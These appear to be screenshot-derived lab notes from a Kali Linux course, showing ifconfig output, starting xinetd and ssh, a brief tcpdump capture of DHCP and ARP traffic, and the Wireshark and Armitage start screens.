
- iptables acts as a set of rules that govern what happens to packets on the way in, through, and the way out



```
sec@kali:~$ sudo ifconfig
[sudo] password for sec:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fee1:bc91  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e1:bc:91  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 2123 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

sec@kali:~$ sudo service xinetd start
sec@kali:~$ sudo service ssh start
[sudo] password for sec:
sec@kali:~$ 
```



Sean-Client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@kali: ~
sec@kali: ~
File Actions Edit View Help

```
sec@kali:~$ sudo tcpdump
[sudo] password for sec:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:21:27.749369 IP 10.0.2.4.bootpc > 10.0.2.3.bootps: BOOTP/DHCP, Request f
rom 08:00:27:e1:bc:91 (oui Unknown), length 282
23:21:27.763441 IP 10.0.2.3.bootps > 10.0.2.4.bootpc: BOOTP/DHCP, Reply, le
ngth 548
23:21:32.777339 ARP, Request who-has 10.0.2.3 tell 10.0.2.4, length 46
23:21:32.777560 ARP, Reply 10.0.2.3 is-at 08:00:27:54:de:c1 (oui Unknown),
length 46
```



Sean-Client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sec@kali: ~
The Wireshark Network ...
10:45 P
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
No Packets
Profile:

You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).

Ready to load or capture


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
11:38 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X
Right Ctrl

```
msf5 >
```




Input

